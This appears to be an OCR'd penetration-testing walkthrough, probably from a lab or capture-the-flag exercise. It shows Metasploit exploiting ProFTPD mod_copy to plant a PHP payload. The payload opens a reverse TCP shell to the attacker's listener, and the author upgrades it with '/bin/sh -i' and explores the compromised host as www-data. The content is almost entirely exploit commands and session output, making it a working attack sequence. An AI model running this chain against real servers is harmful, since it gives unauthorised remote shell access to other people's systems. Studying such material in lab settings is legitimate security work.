


```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```



```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400

pwd
/var/www
whoami
www-data
```


We obtained a “Jail shell”




```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400

pwd
/var/www
whoami
www-data
help

Meta shell commands
===================

    Command     Description
    -------     -----------
    help        Help menu
    background  Backgrounds the current shell session
    sessions    Quickly switch to another session
    resource    Run a meta commands script stored in a local file
    shell       Spawn an interactive shell (*NIX Only)
    download    Download files (*NIX Only)
    upload      Upload files (*NIX Only)
    source      Run a shell script on remote machine (*NIX Only)
    irb         Open an interactive Ruby shell on the current session
    pry         Open the Pry debugger on the current session
```

Spawning a TTY (“teletype” terminal) shell


- Type: “/bin/sh –i”




```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
help

Meta shell commands
===================

    Command     Description
    -------     -----------
    help        Help menu
    background  Backgrounds the current shell session
    sessions    Quickly switch to another session
    resource    Run a meta commands script stored in a local file
    shell       Spawn an interactive shell (*NIX Only)
    download    Download files (*NIX Only)
    upload      Upload files (*NIX Only)
    source      Run a shell script on remote machine (*NIX Only)
    irb         Open an interactive Ruby shell on the current session
    pry         Open the Pry debugger on the current session

/bin/sh -i
/bin/sh -i
$ 
```




```
$ whoami
whoami
www-data
$ pwd
pwd
/var/www
$ ls
ls
0yHt279.php  CuH5e.php    NsCfe.php    b8FI6.php    l9V2Xbu.php  test
8JEK3.php    KOGLwJr.php  SqaNWI.php   ijMqGh.php   lJ8u7rX.php  xyVuq.php
AZdCe.php    Kh9V6WP.php  Tt6hub.php   index.html   onkos81.php
BiqGIOz.php  MWmXAlV.php  YESrVcg.php  jtbxN93.php  robots.txt
$ 
```




```
$ cd /
cd /
$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
$ 
```



